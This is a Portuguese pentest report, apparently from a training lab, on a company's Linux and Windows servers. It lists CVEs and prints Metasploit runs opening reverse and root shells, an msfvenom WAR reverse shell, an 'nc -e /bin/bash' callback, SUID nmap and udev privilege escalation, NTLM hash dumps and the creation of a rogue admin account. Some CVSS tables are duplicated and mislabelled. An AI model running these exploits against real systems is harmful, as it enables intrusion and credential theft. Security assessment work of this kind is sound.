



RELATÓRIO GERENCIAL



FiveSEC
CYBER SECURITY

PREPARED BY

Mauro Ícaro

Pedro

Thiago

Wendel Lima



SUMÁRIO

1. ESCOPO	3
2. OBJETIVO	3
3. GERENCIAMENTO DE SEGURANÇA	4
3.1. Analisar as aplicações publicadas nesse servidor	6
3.2. Identificar eventuais vulnerabilidades	6
3.3. Identificar eventuais riscos de explorações suas severidades	6
3.4. Recomendações e melhores práticas de mitigação das vulnerabilidades encontradas	7
04. GERENCIAMENTO DO CONHECIMENTO	7
05. GERENCIAMENTO DE ACESSO	7
06. GERENCIAMENTO DE CAPACIDADE	7
07. GERENCIAMENTO DE CONTINUIDADE	7
08. PESQUISA DE SATISFAÇÃO	7
09. RECOMENDAÇÕES DE MELHORIA E ANÁLISE DE RISCOS DAS OS's	8
10. EVOLUÇÃO FINANCEIRA	8
11. RECOMENDAÇÕES	8
12. CONSIDERAÇÕES GERAIS	9
13. ACEITE DO DOCUMENTO	9

1. ESCOPO

Prestação de serviço de Pentest: Black Box no ambiente computacional de infraestrutura, seus meios de comunicação a fim de identificar as vulnerabilidades que a empresa possa vir a ser explorada e sofrer um novo ataque.

2. OBJETIVO

Este relatório tem como principal objetivo relatar as atividades executadas para cumprimento das atividades de acordo com nível de atendimento contratado.

Realizar uma avaliação de risco e vulnerabilidades no servidor da empresa MountSec.

O tipo de serviço contratado foi o Black Box.

3. GERENCIAMENTO DE SEGURANÇA

3.1. Aplicações publicadas nos servidores / Vulnerabilidades Identificadas.

Linux Análise crítica:

Port 80:


TWiki:

Há uma vulnerabilidade no componente de histórico do Twiki. Essa vulnerabilidade é explorada passando um parâmetro 'rev' contendo metachars de shell ao script de TwikiUsers, permitindo assim, um atacante executar códigos arbitrários. CVSS Score: 7.5 HIGH

CVSS Score & Tipos de Vulnerabilidade		CVE-2005-2877
CVSS Score	7.5	
Impacto na Confidencialidade	Parcial	Informações consideráveis são expostas.
Impacto na Integridade	Parcial	Modificação de alguns arquivos do sistema ou informações; o escopo do que pode ser afetado é limitado.
Impacto na Disponibilidade	Parcial	Ocorre redução de performance ou interrupção na disponibilidade dos recursos.
Complexidade de Acesso	Baixa	Pouco conhecimento e técnicas são requeridas para exploração.
Autenticação	Nenhuma	Não é requerida autenticação para explorar a vulnerabilidade.
Tipo de Vulnerabilidade	Execução de Código	

Fonte: CVEDetails.com

Twiki → Versão: 01 Feb 2003 → CVE-2005-2877 → unix/webapp/twiki_history.



TWiki (TM) - A Web Based Collaboration Platform

TWiki Distribution

Version: 01 Feb 2003

Release type: Production release

```
msf6 exploit(unix/webapp/twiki_history) > check
[*] Attempting to delete /twiki/bin/jrQnjYpfTeiI ...
[+] 192.168.0.115:80 - The target is vulnerable.
```

```
msf6 exploit(unix/webapp/twiki_history) > run
[*] Started reverse TCP handler on 192.168.0.102:4444
[*] Command shell session 2 opened (192.168.0.102:4444 → 192.168.0.115:58330) at 2021-09-03 13:57:22 -0400
```

```
msf6 exploit(unix/webapp/twiki_history) > sessions 2
[*] Starting interaction with 2 ...
[*] User rights and duties on how to
[*] id; hostname
[*] uid=33(www-data) gid=33(www-data) groups=33(www-data)
[*] MSBRDESAFI002
```

PHP → Versão 5.2.4-2ubuntu5.10 → CVE-2012-2336, CVE-2012-2311, CVE-2012-1823 → multi/http/php_cgi_arg_injection.

O arquivo sapi/cgi/cgi_main.c em versões anteriores à 5.3.13 do PHP, quando configurado como um script CGI, não consegue lidar com a strings que contém uma sequência de %3D (= url encoded), o que permite atacantes remotos executar um código arbitrário trocando certas opções na string que é passada no comando. NOTA:

Esse CVE se originou de um fix mal feito pelo da CVE-2012-1823 | CVSS Score: 5.0
 Medium

CVSS Score & Tipos de Vulnerabilidade		CVE-2012-2336
CVSS Score	5.0	
Impacto na Confidencialidade	Nenhum	Não há impacto na confidencialidade do sistema.
Impacto na Integridade	Nenhum	Não há impacto na integridade do sistema.
Impacto na Disponibilidade	Parcial	Ocorre redução de performance ou interrupção na disponibilidade dos recursos.
Complexidade de Acesso	Baixa	Pouco conhecimento e técnicas são requeridas para exploração.
Autenticação	Nenhuma	Não é requerida autenticação para explorar a vulnerabilidade.
Tipo de Vulnerabilidade	Negação de Serviço	

CVSS Score & Tipos de Vulnerabilidade		CVE-2005-2877
CVSS Score	7.5	
Impacto na Confidencialidade	Parcial	Informações consideráveis são expostas.
Impacto na Integridade	Parcial	Modificação de alguns arquivos do sistema ou informações; o escopo do que pode ser afetado é limitado.
Impacto na Disponibilidade	Parcial	Ocorre redução de performance ou interrupção na disponibilidade dos recursos.
Complexidade de Acesso	Baixa	Pouco conhecimento e técnicas são requeridas para exploração.
Autenticação	Nenhuma	Não é requerida autenticação para explorar a vulnerabilidade.
Tipo de Vulnerabilidade	SQL Injection	

CVSS Score & Tipos de Vulnerabilidade		CVE-2005-2877
CVSS Score	7.5	
Impacto na Confidencialidade	Parcial	Informações consideráveis são expostas.
Impacto na Integridade	Parcial	Modificação de alguns arquivos do sistema ou informações; o escopo do que pode ser afetado é limitado.
Impacto na Disponibilidade	Parcial	Ocorre redução de performance ou interrupção na disponibilidade

		dos recursos.
Complexidade de Acesso	Baixa	Pouco conhecimento e técnicas são requeridas para exploração.
Autenticação	Nenhuma	Não é requerida autenticação para explorar a vulnerabilidade.
Tipo de Vulnerabilidade	Execução de Código	

phpinfo() - Mozilla Firefox

phpinfo()

192.168.0.115/phpinfo

PHP Version 5.2.4-2ubuntu5.10

php

System	Linux MSBRDESAFIO02 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

This server is protected with the Suhosin Patch 0.9.6.2
Copyright (c) 2006 Hardened-PHP Project

수호신

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.2.0, Copyright (c) 1998-2007 Zend Technologies

Powered By

Zend Engine

```
msf6 exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 192.168.0.102:4444
[*] Sending stage (39282 bytes) to 192.168.0.115
[*] Meterpreter session 4 opened (192.168.0.102:4444 → 192.168.0.115:54870) at 2021-09-03 14:21:23 -0400
meterpreter > shell
Process 25733 created.
Channel 0 created.
id; hostname
uid=33(www-data) gid=33(www-data) groups=33(www-data)
MSBRDESAFI002
```

Registered PHP Streams	
Registered Stream	
Socorro Threadpool	→ 192.168.0.115:54870) at 2021-09-03 14:21:23 -0400
Registered Stream Filters	string.rot13, string.toupper, string.tolower, consumed, convert.iconv*, bzip2*, zlib*

This server is protected with the Suhosin Patch 0.9.6.2
Copyright (c) 2006 Hardened-PHP Project

Porta 5432

PostgreSQL - CVE-2007-3280 → linux/postgres/postgres_payload/

Em algumas instalações padrões do PostgreSQL no Linux, o user do serviço pode escrever no diretório /tmp, aí pode oferecer Bibliotecas Compartilhadas UDF, possibilitando a execução de um código arbitrário. CVSS Score: 9.0 HIGH

```
msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.0.126:4444
[*] 192.168.0.115:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/psdQUpzD.so, should be cleaned up automatically
[*] Sending stage (984904 bytes) to 192.168.0.115
[*] Meterpreter session 2 opened (192.168.0.126:4444 → 192.168.0.115:54647)
:50 -0400

meterpreter > shell
Process 5816 created.
Channel 1 created.
id; hostname
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
MSBRDESAFI002
```

Porta 3306 - MySQL

Serviço de Banco de Dados MySQL sem o uso de senha.

```
—(kali㉿kali)-[~/Pedro/KPMG-Labs]
└─$ mysql -u root -h 192.168.0.115
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dwva |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.001 sec)

MySQL [(none)]>
```

Porta 6667


UnrealIRCd 3.2.8.1 - CVE-2010-2075 → unix/irc/unreal_ircd_3281_backdoor/

Essa versão do aplicativo, foi distribuída em alguns sites durante um período de tempo e continha um cavalo de tróia que foi introduzido externamente em um macro que possibilita o atacante executar comando arbitrários. CVSS Score: 7.5 HIGH

```
msf6 exploit(unix/irc/unreal_ircc_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.0.126:4444
[*] 192.168.0.115:6667 - Connected to 192.168.0.115:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.0.115:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo moj8kelsai26vs71;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "moj8kelsai26vs71\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.0.126:4444 → 192.168.0.115:36019) at 2021-09-06 15:19:07 -0400
id; hostname;
uid=0(root) gid=0(root)
MSBRDESAFI002
```

Porta 8180

Apache Tomcat → Default Credentials. → Pode ser enviado um payload malicioso em formato de .war ao servidor Tomcat.



USER:PASSWORD → tomcat:tomcat

WAR file to deploy

Select WAR file to upload	<input type="button" value="Browse..."/>	No file selected.
<input type="button" value="Deploy"/>		

```
(kali㉿kali)-[~/Pedro/KPMG-Labs]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.0.120 LPORT=1337 -f war -o rev_shell.war
Payload size: 1099 bytes
Final size of war file: 1099 bytes
Saved as: rev_shell.war
http://192.168.0.120:1337/rev_shell.war
→ FTP vsFTpd 2.3.2
! Root !!
→ DNS → bind shell

(kali㉿kali)-[~/Pedro/KPMG-Labs]
└─$ ls -la | grep rev
-rw-r--r-- 1 kali kali 1099 Sep  3 14:32 rev_shell.war
→ DNS → bind shell
```


WAR file to deploy

Select WAR file to upload	<input type="button" value="Browse..."/>	rev_shell.war
<input type="button" value="Deploy"/>		

Applications							
Path	Display Name	Running	Sessions	Commands			
/	Welcome to Tomcat	true	0	Start	Stop	Reload	Undeploy
/admin	Tomcat Administration Application	true	0	Start	Stop	Reload	Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start	Stop	Reload	Undeploy
/host-manager	Tomcat Manager Application	true	0	Start	Stop	Reload	Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start	Stop	Reload	Undeploy
/manager	Tomcat Manager Application	true	0	Start	Stop	Reload	Undeploy
/rev_shell		true	0	Start	Stop	Reload	Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start	Stop	Reload	Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start	Stop	Reload	Undeploy
/webdav	Webdav Content Management	true	0	Start	Stop	Reload	Undeploy

Applications

Path	Display Name	Running	Sessions	Commands
kali@kali: ~/Pedro/KPMG-Labs	msf6 exploit(multi/http/php_cgi_arg_injection) > []			
(kali㉿kali)-[~/Pedro/KPMG-Labs]	\$ sudo nc -lvp 1337			
listening on [any] 1337 ...	192.168.0.115: inverse host lookup failed: Unknown host			-> FTP
connect to [192.168.0.102] from (UNKNOWN) [192.168.0.115] 59791	id; hostname			
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)	MSBRDESAFI002			-> DNS
[]				
Mozilla Firefox				
192.168.0.115:8180/rev_shell/	+ []			
← → ⌂ ⌄	192.168.0.115:8180/rev_shell/



Port 21 - FTP

CVSS Score & Tipos de Vulnerabilidade		CVE-2011-2523
CVSS Score	10.0	
Impacto na Confidencialidade	Total	Todas as informações são expostas.

Impacto na Integridade	Total	Há total comprometimento da integridade do sistema; total perda da proteção do sistema.
Impacto na Disponibilidade	Total	Shutdown completo dos recursos afetados.
Complexidade de Acesso	Baixa	Pouco conhecimento e técnicas são requeridas para exploração.
Autenticação	Nenhuma	Não é requerida autenticação para explorar a vulnerabilidade.

vsftpd → Versão 2.3.4 → **CVE-2011-2523** → unix/ftp/vsftpd_234_backdoor

```
kali㉿kali: ~/Pedro/KPMG-Labs
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.0.115:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.0.115:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.0.115:21 - The port used by the backdoor bind listener is already open
[+] 192.168.0.115:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (0.0.0.0:0 → 192.168.0.115:6200) at 2021-09-03 14:45:54 -0400
ss -tunl | grep 6200
tcp      0      100                               *:6200                         *:*
id; hostname
uid=0(root) gid=0(root)
MSBRDESAFI002
```

Port 445 - SMB

Samba smbd: é o servidor daemon que possibilita o compartilhamento de arquivos e serviços de impressão para clientes Windows, usando o protocolo SMB.

CVSS Score & Tipos de Vulnerabilidade		CVE-2007-2447
CVSS Score	6.0	
Impacto na Confidencialidade	Parcial	Informações consideráveis são expostas.
Impacto na Integridade	Parcial	Modificação de alguns arquivos do sistema ou informações; o escopo do que pode ser afetado é limitado.
Impacto na Disponibilidade	Parcial	Ocorre redução de performance ou interrupção na disponibilidade dos recursos.
Complexidade de Acesso	Média	O acesso requer algum nível de especialização.
Tipo de Vulnerabilidade	Execução de Código	

Fonte: CVEDetails.com

A vulnerabilidade impacta tanto impressoras remotas como o compartilhamento de arquivos. A causa raiz é um ataque via chamadas MS-RPC para /bin/sh quando scripts externos são invocados no smb.conf. Entretanto, embora haja uma vulnerabilidade no "username map script", a administração de impressoras e arquivos remotos requerem uma sessão de usuário autenticado.

Uma forma de amenizar o problema é remover todos as chamadas definidas como scripts externos (username map script, add printer command etc.) do smb.conf.

A versão encontrada no sistema é a 3.0.20. A solução é simplesmente fazer o upgrade para a versão 3.0.25 ou posterior. Recomendamos a última versão, 4.15.

Prova de Conceito:

smbd → versão 3.0.20 → **CVE 2007-2447** -> multi/samba/usermap_script

A funcionalidade MS-RPC no smbd no Samba 3.0.0 à 3.0.25, permite um atacante remoto executar comandos arbitrários através de um shell envolvendo a função SamrChangePassword, quando o "username map script" em smb.conf está ativado. CVSS Score: 6.0 MEDIUM

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.0.102:4444
[*] Command shell session 4 opened (192.168.0.102:4444 → 192.168.0.115:37930) at 2021-09-03 14:52:52 -0400
[*] auth_type=InteractiveLevel user=MSBRDESAFI002
[*] Could not establish a SMBv2 connection.
[*] Protocol negotiation failed (SMB2)
[*] id: hostname
[*] uid=0(root) gid=0(root)
[*] MSBRDESAFI002
```

Port 1524 - Backdoor (?)

Possível backdoor deixado pelos ataques recentes que a empresa teve.

```
1524/tcp open bindshell syn-ack ttl 64 Bash shell (**BACKDOOR**; root shell)
```

```
(kali㉿kali)-[~/Pedro/KPMG-Labs]
$ nc 192.168.0.115 1524
root@MSBRDESAFI002:/# id; hostname
uid=0(root) gid=0(root) groups=0(root)
MSBRDESAFI002
```

Escalação de privilégio:

A Escalação de privilégios é o ato de explorar uma falha no sistema operacional ou em algum software para se obter acesso elevado à máquina.

Nmap desatualizado com bit SUID.

Binário do nmap tem o bit SUID setado e também possui versão desatualizada que permite o uso do nmap de modo interativo, nos permitindo executar comandos.

```
www-data@MSBRDESAFI002:/var/www/twiki/bin$ find / -perm /4000 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rpc
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```

```
www-data@MSBRDESAFI002:/var/www/twiki/bin$ nmap --version
```

```
Nmap version 4.53 ( http://insecure.org )
```

```
nmap --interactive
```

```
nmap> !sh
```

```
sh-3.2# id; whoami; hostname
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
root
MSBRDESAFI002
```

Kernel na Versão: 2.6.24-16 → CVE-2009-1185

Essa versão do Kernel do Linux, possui o udev (gerenciador de dispositivos para o kernel) na versão 1.4.1 em que não é feita a confirmação da mensagem recebida do NETLINK, que serve como um "mensageiro" de informações entre o kernel-space e o user-space, o que então permite os usuários mandar uma carga útil, payload, via NETLINK para o user-space e assim, elevar seu privilégio no sistema.

CVSS Score & Tipos de Vulnerabilidade		CVE-2009-1185
CVSS Score	7.2	
Impacto na Confidencialidade	Total	Todas as informações são expostas.
Impacto na Integridade	Total	Há total comprometimento da integridade do sistema; total perda da proteção do sistema.
Impacto na Disponibilidade	Total	Shutdown completo dos recursos afetados.
Complexidade de Acesso	Baixa	Pouco conhecimento e técnicas são requeridas para exploração.
Autenticação	Nenhuma	Não é requerida autenticação para explorar a vulnerabilidade.
Tipo de Vulnerabilidade	Elevação de Privilégios	

```

kali@kali: ~

www-data@MSBRDESAFI002:/$ uname -a
Linux MSBRDESAFI002 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

www-data@MSBRDESAFI002:/tmp$ cat /proc/net/netlink
sk     Eth Pid   Groups   Rmem    Wmem    Dump    Locks
f7c72800 0    0      00000000 0       0       00000000 2
dfb82800 4    0      00000000 0       0       00000000 2
f7ce1e00 7    0      00000000 0       0       00000000 2
f7cdca00 9    0      00000000 0       0       00000000 2
f7cd9a00 10   0      00000000 0       0       00000000 2
dfb82e00 15   3029  00000001 0       0       00000000 2
f7c72c00 15   0      00000000 0       0       00000000 2
f7cce200 16   0      00000000 0       0       00000000 2
df9dca00 18   0      00000000 0       0       00000000 2
www-data@MSBRDESAFI002:/tmp$ touch run
www-data@MSBRDESAFI002:/tmp$ nano run
www-data@MSBRDESAFI002:/tmp$ cat run
#!/bin/bash
nc 192.168.0.102 1234 -e /bin/bash

www-data@MSBRDESAFI002:/tmp$ ./exploit 3029
www-data@MSBRDESAFI002:/tmp$ [~]

└─(kali㉿kali)-[~]
$ sudo nc -lvp 1234
[sudo] password for kali:
listening on [any] 1234 ...
192.168.0.115: inverse host lookup failed: Unknown host
connect to [192.168.0.102] from (UNKNOWN) [192.168.0.115] 60532
id; hostname
uid=0(root) gid=0(root)
MSBRDESAFI002

```

Windows Análise crítica:

Porta 445:

EternalBlue é uma vulnerabilidade dos sistemas Windows com versões desatualizadas do serviço de Compartilhamento de Arquivos e Impressora (SMB) do próprio Windows. O SMB é um protocolo de arquivos que fornece acesso compartilhado a informações em uma rede.

Através dessa vulnerabilidade nesse serviço, conseguimos ter acesso com privilégio máximo.

```
(kali㉿kali)-[~/Documents/desafio/windows]
└─$ nmap -p445 --script smb-vuln-ms17-010 192.168.1.51
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-03 15:51 EDT
Nmap scan report for 192.168.1.51
Host is up (0.0015s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs:  CVE:CVE-2017-0143
|       Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
```

Podemos ver através de um NSE do NMAP que o host é então vulnerável ao eternalblue.

Continuando na exploração utilizamos o Metasploit Framework para ganhar acesso a máquina

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > check
[*] 192.168.1.51:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.51:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.51:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.51:445 - The target is vulnerable.
```

```
meterpreter > shell
Process 5608 created.
Channel 1 created.
Microsoft Windows [versão 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Todos os direitos reservados.
Copyright (c) 2009 Microsoft Corporation. Todos os direitos reservados.
```

```
meterpreter > sysinfo
Computer       : EVEREST
OS            : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: pt_BR
Domain        : MOUNTSEC
Logged On Users: 1
Meterpreter    : x64/windows
```

Temos acesso a todas as **hashs** para possível bruteforce e quebramos a senha do usuário:

```
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:cf24f6276c54b3053a95dc5c1824a3c6 :::
Convidado:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ee65ea5be371ec02caa0904d8438f0ac :::
```


Ou podemos criar um usuário e nos dá todas as permissões para conseguimos acesso gráfico a máquina através do RDP

```
C:\Windows\system32>net user Admin S3cureP@ssword /add
net user Admin S3cureP@ssword /add
Comando concluído com êxito.
```

Usuário criado, agora vamos colocá-lo no grupo de administradores:


```
C:\Windows\system32>net localgroup Administradores Admin /add
net localgroup Administradores Admin /add
Comando concluído com êxito.
```

Com isso, agora podemos utilizar um usuário legítimo para entramos no servidor:

